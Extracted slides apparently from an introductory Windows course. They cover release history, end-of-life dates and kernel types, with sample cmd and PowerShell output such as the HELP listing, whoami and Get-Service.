


**Microsoft®
Windows®**




SUMMARY

- ▶ History
- ▶ End of life
- ▶ CLI
- ▶ Services
- ▶ Security Considerations
- ▶ PowerShell
- ▶ Incident Response



BRIEF HISTORY (WINDOWS CLIENT)

- ▶ MSDOS (1980)
- ▶ WINDOWS (1985)
- ▶ WINDOWS 3.1 (1992)
- ▶ Windows 95 (1995)
- ▶ Windows ME (2000)
- ▶ Windows XP (2001)
- ▶ Windows Vista (2006)
- ▶ Windows 7 (2009)
- ▶ Windows 8 (2012)
- ▶ Windows 10 (2015)




Windows



BRIEF HISTORY (WINDOWS SERVER)


- ▶ Windows NT (1993)
- ▶ Windows NT 4.0 (1996)
- ▶ Windows Server 2003
- ▶ Windows Server 2008
- ▶ Server 2012
- ▶ Server 2016
- ▶ Server 2019 (2018)



Windows
Server


Microsoft®
Windows®NT®

MARKET SHARE




END OF LIFE

- ▶ Windows 7 (2020)
- ▶ Windows 8.1 (2023)




END OF LIFE




KERNEL TYPES

Monolithic Kernel
based Operating System




Microkernel
based Operating System



KERNEL

```
whoami          : nt authority\system  
GetCurrent     : NT AUTHORITY\SYSTEM
```



COMMAND LINE INTERFACE (CLI)

```
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\anthony>help
For more information on a specific command, type HELP command-name
ASSOC           Displays or modifies file extension associations.
ATTRIB          Displays or changes file attributes.
BREAK           Sets or clears extended CTRL+C checking.
BCDEdit         Sets properties in boot database to control boot loading.
CACLS           Displays or modifies access control lists (ACLs) of files.
CALL            Calls one batch program from another.
CD               Displays the name of or changes the current directory.
CHCP             Displays or sets the active code page number.
CHDIR           Displays the name of or changes the current directory.
CHKDSK          Checks a disk and displays a status report.
CHKNTFS         Displays or modifies the checking of disk at boot time.
CLS              Clears the screen.
CMD              Starts a new instance of the Windows command interpreter.
COLOR            Sets the default console foreground and background colors.
COMP             Compares the contents of two files or sets of files.
COMPACT          Displays or alters the compression of files on NTFS partitions.
CONVERT          Converts FAT volumes to NTFS. You cannot convert the
                  current drive.
COPY             Copies one or more files to another location.
DATE             Displays or sets the date.
DEL              Deletes one or more files.
DIR               Displays a list of files and subdirectories in a directory.
DISKPART         Displays or configures Disk Partition properties.
DOSKEY           Edits command lines, recalls Windows commands, and
                  creates macros.
```

COMMAND LINE INTERFACE (CLI)



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```

SERVICES

```
PS C:\WINDOWS\system32> get-service
```

Status	Name	DisplayName
Stopped	AarSvc_517345d	Agent Activation Runtime_517345d
Running	AdobeARMservice	Adobe Acrobat Update Service
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	aspnet_state	ASP.NET State Service
Stopped	AssignedAccessM...	AssignedAccessManager Service
Running	AtherosSvc	AtherosSvc
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserSer...	GameDVR and Broadcast User Service
Stopped	BitLocker Drive Encryption Service	


```
PS C:\WINDOWS\system32> Restart-Service Spooler -v
```

```
VERBOSE: Performing the operation "Restart-Service" on target "Print Spooler (Spooler)".
```

Offline Files	The Offline ...	Manual (Trig...)	Local Syste...
OpenSSH Authentication A...	Agent to ho...	Disabled	Local Syste...
Optimize drives	Helps the c...	Manual	Local Syste...
Parental Controls	Enforces pa...	Manual	Local Syste...
Payments and NFC/SE Man...	Manages pa...	Running	Manual (Trig...)
Peer Name Resolution Prot...	Enables serv...	Manual	Local Service
Peer Networking Grouping	Enables mul...	Manual	Local Service
